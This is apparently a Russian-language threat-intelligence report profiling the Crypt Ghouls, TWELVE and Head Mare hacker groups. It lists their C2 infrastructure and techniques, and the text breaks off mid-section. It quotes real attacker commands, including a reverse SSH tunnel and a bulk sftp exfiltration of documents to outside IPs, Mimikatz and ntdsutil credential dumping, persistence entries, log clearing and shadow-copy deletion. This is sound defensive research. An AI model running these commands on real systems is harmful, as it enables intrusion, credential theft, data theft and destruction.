T1486 Data Encrypted for Impact


На заключительном этапе заражения Crypt Ghouls применяли LockBit 3.0 и Babuk.

Связи в кластере

Во время исследования активности данной группы мы не могли не заметить сходство с другими активными группировками.

Начнем с арсенала группировки Crypt Ghouls. Мы наблюдали следующий набор инструментов и ВПО у данной группы.

Рис. 24 | Пересечения используемых группировками инструментов



TWELVE и BlackJack

Несмотря на то что некоторые из перечисленных утилит (XenAllPasswordPro, Mimikatz, AnyDesk, ConInt) наблюдались в предыдущих кампаниях, проведенных группами TWELVE и BlackJack, почерк атак все же отличался. Появились новые инструменты, например localtonet, NSSM, Resocks.

TWELVE и BlackJack активно использовали ngrok в то время, как Crypt Ghouls применяли localtonet для туннелирования. Для доставки утилиты злоумышленники скачали утилиту с сайта localtonet через PowerShell:

```
powershell iwr hxxp://localtonet.com/download/localtonet-win-64.zip -outfile
ltn.zip -usebasicparsing;
expand-archive -force -path ltn.zip -destinationpath C:\Windows\Temp;
iwr hxxp://localtonet.com/nssm-2.24.zip -outfile nssm.zip -usebasicparsing;
expand-archive -force -path nssm.zip -destinationpath C:\Windows\Temp;

C:\Windows\Temp\nssm2.24\win64\nssm.exe install L2_SVC C:\Windows\Temp\
localtonet.exe authtoken [redacted];

C:\Windows\Temp\nssm-2.24\win64\nssm.exe start L2_SVC;
rm nssm.zip;
rm ltn.zip;
```

Ранее мы предположили, что существует пересечение участников группировки BlackJack и TWELVE либо координация между командами в рамках одной или нескольких совместных операций.

Вторая гипотеза заключается в том, что Crypt Ghouls является либо последующим перерождением TWELVE, либо отколовшейся группой, перенимающей элементы предыдущих кампаний, при этом используя новые методы.

Параллели по TTPs

Первоначальный доступ: в большинстве случаев цепочка атак начиналась с компрометации валидных учетных записей и доверенных отношений, часто первые признаки инцидента заключались в удаленном подключении с IP-адресов VPN-сети подрядчика — одна из отличительных черт всего исследуемого кластера

Профиль жертвы: в атаках TWELVE и BlackJack целями являлись в основном российские организации из важных индустрий (производство, государство, коммуникации). Похожий профиль жертв имеет и Crypt Ghouls

Использование шифровальщика: все три группы использовали LockBit 3.0 для воздействия на инфраструктуру жертвы, однако TWELVE и BlackJack защищали LockBit паролем, в отличие от Crypt Ghouls. TWELVE и BlackJack также использовали вайпер Shamoon

Мотивы: мотивы TWELVE и BlackJack — нарушение работы организаций, злоумышленники не просили выкуп, в отличие от Crypt Ghouls. Также Crypt Ghouls не эксфильтрует данные перед шифрованием

Сложности атрибуции: в отличие от BlackJack и TWELVE, Crypt Ghouls не прикрепляли к используемым шифровальщикам свой брендинг и не озвучивали публично мотивы

C2-инфраструктура Crypt Ghouls

Crypt Ghouls размещали C2 на следующих IP-адресах.

Таблица 3 | C2-инфраструктура группировки Crypt Ghouls

IP	Провайдер
45.11.181[.]152 - netstaticpoints[.]com	DE-SERVINGA
45.11.181[.]101 - cooperationinfo[.]com	DE-SERVINGA
169.150.197[.]10	SurfShark VPN
169.150.197[.]18	SurfShark VPN
91.142.73[.]178	VDSINA-NET
91.142.74[.]87	VDSINA-NET
95.142.47[.]157	VDSINA-NET
185.231.155[.]124	VDSINA-NET

За группой TWELVE также был известен IP 45.11.181[.]206, на котором размещался портал для общения с жертвами. Кроме того, мы нашли пересечения по доменам CobInt, которые также были замечены у TWELVE:

```
netstaticpoints[.]com
roundcubemarketing[.]com
```

TWELVE также использовали адреса, принадлежащие хостинг-провайдерам Surfsahrk VPN и VDSina:

Таблица 4 | C2-инфраструктура группировки TWELVE

IP	Провайдер
217.148.143[.]196	SurfShark VPN
85.204.124[.]94	SurfShark VPN
89.33.8[.]198	SurfShark VPN
195.2.79[.]195	VDSINA-NET

Учитывая наличие общих индикаторов и сходства TTP, можно предположить возможное взаимодействие между группами, обмен информацией и инструментами. Хотя мотивация и общий набор применяемых инструментов у описанных группировок различаются, мы со средней степенью уверенности относим Crypt Ghouls к кластеру вредоносной активности TWELVE и связанных с ней групп, нацеленных на российские организации. Различия в мотивах могут говорить о функциональном делении групп: в зависимости от статуса и профиля жертвы злоумышленники могут либо потребовать выкуп, преследуя финансовую цель, либо уничтожить данные без возможности восстановления, преследуя идеологические цели, и сделать публичное заявление о взломе, привлекая внимание общественности.

Связи с другими группами

Во время изучения этой серии атак мы обнаружили связь с группами, которые исследовались экспертами других вендоров.

Morlock

Мы связали Crypt Ghouls с группой Morlock по множеству индикаторов и считаем, что это одна и та же вредоносная активность.

Shedding Zmiy

Shedding Zmiy имеет также множество пересечений с активностью Crypt Ghouls. Первое, на что мы обратили внимание, — это один и тот же C2-адрес CobInt:

```
45.11.181[.]152 – netstaticpoints[.]com
```

Из техник, встреченных у Crypt Ghouls, мы заметили у Shedding Zmiy использование легитимного `dism.exe` для DLL Side-loading:

```
dism.exe
dismcore.dll
```

Сравнение инструментария

Таблица 5 | Сравнение инструментария группировок

Crypt Ghouls	Shedding Zmiy
PsExec	**PsExec**
SoftPerfect Network Scanner	**SoftPerfect Network Scanner**
Mimikatz	**Mimikatz**
AnyDesk	**AnyDesk**
Resocks	**Resocks**
CobInt	**CobInt**
XenAllPasswordPro	Rubeus
PAExec	RemCom
Localtonet	Chisel
PingCastle	Sliver
NSSM	FaceFish
MiniDump Tool	SystemBC
Impacket	DarkGate

Отметим, что группы Shedding Zmiy и TWELVE также имеют пересечения по используемому инструментарию и инфраструктуре, что говорит о наличии общего кластера вредоносной активности и взаимодействии между описанными группами в ходе атак, направленных на российские организации.

Рис. 25 | Пересечения по инструментарию Crypt Ghouls





Рис. 26 | Пересечения по инфраструктуре Crypt Ghouls



Пересечения с группировкой TWELVE в части инфраструктуры, TTPs и применяемого инструментария при проведении атак также были замечены при сборе данных и анализе другой группировки. О ней расскажем подробнее в следующем разделе.

Head Mare

Описание группировки

Некоторая часть инфраструктуры TWELVE также была замечена в атаках другой группы хактивистов, которую мы тоже отслеживаем. Их основная цель заключается не только в нанесении как можно большего ущерба компаниям и, как следствие, остановке их бизнес-процессов, но и в получении финансовой выгоды.

Речь идет о группировке Head Mare.

Хактивисты впервые заявили о себе в декабре 2023 года в социальной сети X (бывший Twitter). В своих публичных постах злоумышленники раскрывают информацию о некоторых своих жертвах, включая наименования организаций, внутренние документы, украденные во время атак, а также скриншоты рабочих столов и административных консолей. Среди пострадавших были компании из различных индустрий: нефтегазовая, телевидение, транспорт, госучреждения, промышленность и IT-сфера.

Атакующие нацелены исключительно на организации, расположенные в России и Беларуси. Это подтверждается информацией из открытых источников и телеметрией из нашей системы Kaspersky Security Network.

В своих атаках Head Mare в основном использует общедоступное программное обеспечение, что является характерной чертой большинства хактивистских групп, возникших на фоне российско-украинского конфликта и нацеленных на российские компании. При этом если некоторые хактивисты не имеют в своем инструментарии вообще никаких собственных разработок, то Head Mare использует для первоначального доступа и эксплуатации фишинговые письма, содержащие архивы с вредоносным ПО PhantomDL, PhantomRemote, PhantomPyramid, PhantomCSLoader, PhantomSAgent, PhantomPSUpload и PhantomCore. В следующем разделе мы подсвечиваем технические детали, зафиксированные при анализе атак этой группировки.

TTPs группировки

В данном разделе мы перечислим техники с процедурами, которые были зафиксированы в атаках описываемой группировки.

Initial Access

T1566.001 Spearphishing Attachment

Традиционно Head Mare начинали с фишинговых писем с вредоносными вложениями. В качестве полезной нагрузки атакующие распространяли RAR-архив, который мог находиться во вложении или скачиваться по ссылке на Google Диск в теле письма. В подавляющем большинстве случаев архив был защищен паролем, который также был указан в письме. Названия могли быть разные, в зависимости от темы переписки: «`Расчетная_ведомость_TH76_309_от_05_07_2024`», «`Возврат средств реквизиты`», «`Счет-Фактура`», «`Договор_kx02_523»`. Внутри архива находился документ-приманка, а также одноименная папка, содержащая исполняемый файл, обычно с двойным расширением (например, «`Счет-Фактура.pdf .exe`»). Такая структура архива может использоваться для попыток эксплуатации уязвимости CVE-2023-38831, получившей широкое распространение среди злоумышленников. Подробнее можно почитать здесь — https://securelist.ru/phantomdl-darkwatchman-rat-targeted-attacks/109919/.

Кроме этого, Head Mare используют ZIP-архив с LNK-файлом, который имеет двойное расширение. LNK-файл содержит скрипт, который позволяет запустить как полезную нагрузку, так и специально подготовленный файл Microsoft Excel. Файл содержит данные для отвлечения внимания пользователя, чтобы не вызывать у него подозрений в том, что был запущен вредоносный файл.

T1078 Valid Accounts

Помимо фишинговых писем, злоумышленники использовали утекшие учетные данные.

T1199 Trusted Relationship

Нередко возникала ситуация, когда группировка, скомпрометировав подрядную организацию и воспользовавшись уже выданными доступами, оказывалась внутри инфраструктуры основной цели атаки.

Execution

T1059.001 PowerShell

Было зафиксировано использование следующих командлетов:

```
“Get-ScheduledTask”:  Get-ScheduledTask -TaskName "WindowsCore"
“Expand-Archive”: Expand-Archive -force -path C:\ProgramData\YandexUpdate\
remote.zip -destinationpath C:\ProgramData\YandexUpdate\
```

T1059.003 Windows Command Shell

Было зафиксировано использование Windows Command Shell:

```
cmd /c "cd /d $selfpath && whoami
cmd /c “reg  add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
\"MicrosoftUpdateCoree\" /t REG_SZ /d \"$appdata\Microsoft\Windows\srvhostt.
exe\" /f
```

T1059.005 Visual Basic

Было зафиксировано использование Visual Basic:

```
Set WShell = CreateObject("WScript.Shell")
WShell.Run "powershell.exe -NoProfile -ExecutionPolicy Bypass -File
""$PSScriptRoot\update.ps1""", 0, False
```

T1203 Exploitation for Client Execution

Была зафиксирована эксплуатация уязвимости CVE-2023-38831 в WinRAR при рассылке фишинговых писем с вредоносными вложениями.

T1204.002 Malicious File

Было зафиксировано использование вредоносных файлов во вложениях. Зачастую они называются аналогично теме письма:

- “Расчетная_ведомость_ТН76_309_от_05_07_2024.rar”,
- “Возврат средств реквизиты.rar”,
- “Счет-Фактура.rar”,
- “Договор_кх02_523.rar”,
- “Счет-Фактура.pdf .exe”,
- “заявка_гув_5_03д.zip”,
- “Заявка на рассчет Май 2024.pdf.rar”,
- “Документ из налоговой(запрос).rar”,
- Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip.

T1053.005 Scheduled Task

Было зафиксировано использование групповой политики для запуска шифровальщика через планировщик задач:

```
schtasks  /create /tn \"MicrosoftUpdateCore\" /tr \"$appdata\Microsoft\
Windows\srvhost.exe\" /sc ONLOGON /ru \"SYSTEM\"
schtasks  /create /sc DAILY /tn "Microsoft Update" /tr C:\ProgramData\
YandexCloud\dnsclient.bat /st 10:00 /f
schtasks /create /sc DAILY /tn "WIndows Core" /tr "rundll32.exe C:\
ProgramData\YandexUpdate\remote.dll,EntryPoint
```

T1106 Native API

Было зафиксировано использование Windows API-функции NetGetJoinInformation, которая проверяет членство хоста в домене.

T1047 Windows Management Instrumentation

Было зафиксировано использование Windows Management Instrumentation для разведки дисковой системы:

```
wmic logicaldisk get caption
```

Persistence

T1547.001 Registry Run Keys / Startup Folder

Было зафиксировано использование reg add для добавления PhantomCore в ветку автозагрузки в реестре:

```
reg  add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
\"MicrosoftUpdateCoree\" /t REG_SZ /d \"$appdata\Microsoft\Windows\srvhostt.
exe\" /f
```

Было зафиксировано использование reg add для добавления загрузчика Cobint в ветку автозагрузки в реестре:

```
reg  add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /f /v
"mcdrivesvc" /t REG_EXPAND_SZ /d "wscript.exe \"$appdata\MicrosoftDrive\
mcdrive.vbs
```

T1136.001 Local Account

Было зафиксировано создание локальной привилегированной учетной записи для того, чтобы иметь возможность подключаться по протоколу RDP к атакованному хосту.

T1505.003 Web Shell

Злоумышленники применяют широко известный PHP-веб-шелл p0wny-shell, который доступен на GitHub. Этот веб-шелл позволяет атакующим выполнять произвольные команды на сервере, загружать и скачивать файлы, а также манипулировать системой через веб-интерфейс.

Privilege Escalation

T1078.002 Domain Accounts

Злоумышленники использовали имеющиеся скомпрометированные доменные учетные записи, подключаясь, например, по RDP из инфраструктуры подрядчиков.

T1078.003 Local Accounts

Злоумышленники использовали ранее созданные локальные учетные записи, получив данные от службы LAPS при использовании утилиты ADRecon. Директория и имя файла с выгруженными УЗ: `\CSV-Files\LAPS.csv`.

Defense Evasion

T1036.004 Masquerade Task or Service

Группировка маскирует наименования созданных запланированных задач под легитимные:

- “MicrosoftUpdateCore”,
- “MicrosoftUpdateCoree”,
- “Microsoft Update”,
- “WIndows Core”,
- “SystemAdminAgent <ClientID>”.

T1036.005 Match Legitimate Name or Location

Злоумышленники маскировали сэмплы, являющиеся экземплярами шифровальщика LockBit, под легитимные утилиты `OneDrive.exe` и `VLC.exe`. Помимо шифровальщиков, другой инструментарий также маскировался под легитимные утилиты:

- `C:\Windows\system32\SrvLog.exe`,
- `C:\Users\User\AppData\Roaming\microsoft\windows\srvhostt.exe`,
- `C:\windows\srvhost.exe`,
- `C:\ProgramData\OneDrive.exe`,
- `C:\ProgramData\yandexcloud\cplhost.exe`.

T1036.007 Double File Extension

Head Mare использовали двойное расширение файлов с целью скрыть исполняемый файл:

- `Счет-Фактура.pdf .exe`,
- `договор_ №367кх_от_29.04.2024_и_доп_соглашение_ртсс 022_контракт.pdf .exe`,
- `решение №201-5_10вэ_001-24 к пив экран-сои-2.pdf .exe`,
- `Договор_РН83_изменения.pdf.lnk`.

T1027 Obfuscated Files or Information

Head Mare обфусцировали Sliver и PhantomCore, используя популярный обфускатор Garble, написанный на Go.

T1070.001 Clear Windows Event Logs

Злоумышленники очищали журналы событий Windows:

```
Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
```

T1036.008 Masquerade File Type

Злоумышленники использовали технику Polyglot для того, чтобы соединить в один файл три файла:

- PE-файл;
- документ Microsoft Excel;
- ZIP-архив с LNK-файлом.

Полученный в итоге файл, отнесенный в дальнейшем к семейству PhantomRemote, использовался во вложении вредоносного письма. Примечательно, что ту же технику использует бэкдор PhantomPyramid.

Credential Access

T1555 Credentials from Password Stores

Были зафиксированы попытки получить учетные данные:

```
C:\ProgramData\update\XenAllPasswordPro.exe" -a "C:\ProgramData\update\
report.html
```

T1003.001 LSASS Memory

Злоумышленники использовали Mimikatz для доступа к учетным данным:

```
sekurlsa::minidump <file_name>.dmpreport.html
```

T1003.002 Security Account Manager

Злоумышленники использовали Mimikatz для доступа к учетным данным:

```
lsadump::sam
```

T1003.003 NTDS

Злоумышленники создавали дампы `Ntds.dit` с помощью `ntdsutil.exe`:

```
ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp1' q q
```

T1003.004 LSA Secrets

Злоумышленники использовали Mimikatz для доступа к учетным данным:

```
lsadump::secrets
```

Discovery

T1016 System Network Configuration Discovery

Head Mare использовали стандартные утилиты:

```
arp -a
nslookup [DOMAIN]
```

T1033 System Owner / User Discovery

Head Mare использовали утилиту whoami.

T1018 Remote System Discovery

Злоумышленники использовали утилиту ADRecon для разведки в домене:

- `.\ADRecon.ps1 -DomainController <Domain A>`,
- `.\ADRecon.ps1 -DomainController <Domain B>`,
- `.\ADRecon.ps1 -DomainController <Domain C>`.

T1046 Network Service Discovery

Злоумышленники сканировали инфраструктуру жертвы с помощью различных сканеров: fscan, SoftPerfect Network Scanner.

```
C:\Users\[username]\Desktop\netscan.exe
```

T1057 Process Discovery

Злоумышленники использовали утилиту tasklist для получения списка запущенных процессов.

T1082 System Information Discovery

Злоумышленники использовали различные встроенные утилиты для получения информации о системе, например `quser.exe`, `tasklist.exe` и `netstat.exe`.

T1087.002 Account Discovery: Domain Account

Злоумышленники использовали утилиту ADRecon для разведки учетных записей в домене.

T1482 Domain Trust Discovery

Злоумышленники использовали утилиту ADRecon для разведки доверительных отношений между доменами.

T1615 Group Policy Discovery

Злоумышленники использовали утилиту ADRecon для разведки групповых политик.

Lateral Movement

T1021.001 Remote Desktop Protocol

Злоумышленники использовали протокол RDP для подключения к системам.

T1021.002 SMB / Windows Admin Shares

Злоумышленники взаимодействовали с удаленными машинами через SMB или административные шары Windows.

T1021.004 SSH

Злоумышленники использовали протокол SSH для подключения к системам, а также для организации обратного туннеля к скомпрометированным системам:

```
"C:\Windows\System32\OpenSSH\ssh.exe" -o StrictHostKeyChecking=no -o
ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 38436 -p 443
<username>@185.130.251[.]227
```

T1570 Lateral Tool Transfer

Злоумышленники использовали утилиты для удаленного запуска команд (PsExec).

Collection

T1005 Data from Local System

Злоумышленники собирали данные для эксфильтрации:

```
   start /wait "" C:\ProgramData\wusa.exe -config="C:\ProgramData\1.conf"
-sftp-socks-proxy diablo2024:<username>@64.7.198[.]109:80 sync "\\%%A\C$\
Users" sftpP:/data/<path> -q -ignore-existing -auto-confirm -include "*.doc"
-include "*.docx" -include "*Desktop/**" -include "*Documents/**" -include
"*Downloads/**" -include "*.pdf" -include "*.xls" -include "*.xlsx" -include
"*.zip" -include "*.rar" -include "*.txt" -include "*.pn*" -include "*.ppt"
-include "*.pptx" -include "*.jp*" -include "*.eml" -include "*.pst" -multi-
thread-streams 12 -transfers 12 -max-age 3y -max-size 1G
```

Command and Control

T1071.001 Web Protocols

Злоумышленники организовывали общение с командным центром с помощью GET запросов:

```
GET /poll?id=<user_guid>&hostname=<hostname>&domain=<userdomain>l HTTP/1.1
Connection: Keep-Alive
User-Agent: YandexUpdate/1.0
Host: 188.127.254[.]44
```

В этом запросе отправляется GUID, который генерируется при заражении хоста, имя хоста и имя домена, к которому подключен хост. Такой запрос отправляется каждые десять секунд. В ответ сервер может поместить команду, которая должна выполниться на зараженном хосте:

```
HTTP/1.1 200 OK
Date: Wed, 27 Jun 2025 11:32:18 GMT
Content-Length: 103
Content-Type: text/plain; charset=utf-8
cmd:arp -a > C:\ProgramData\log.txt && type C:\ProgramData\log.txt
```

T1572 Protocol Tunneling

Был обнаружен сервис Microsoft UAC Service Wrapper, запускающий утилиту для туннелирования CloudFlareD, а также сервис с именем Microsoft Service Wrapper, запускающий утилиту gost через утилиту WinSW. Также использовалась утилита ngrock:

```
.\\ngrok.exe http 80 -oauth=google
```

Exfiltration

T1567.002 Exfiltration to Cloud Storage

Злоумышленники передавали собранные файлы на внешний сервер `64.7.198[.]109:80`.

Impact

T1486 Data Encrypted for Impact

Было зафиксировано использование кастомного экземпляра шифровальщика LockBit для Windows-систем и Babuk для Linux-систем:

- `C:\Users\{username}\Desktop\locker.exe`,
- `C:\Windows\SYSVOL\Intel\locker.exe`.

T1657 Financial Theft

Head Mare распространяли шифровальщик в инфраструктуре с целью получения финансовой выгоды.

T1490 Inhibit System Recovery

Злоумышленники удаляли теневые копии:

```
vssadmin.exe delete shadows /all /quiet
```

T1489 Service Stop

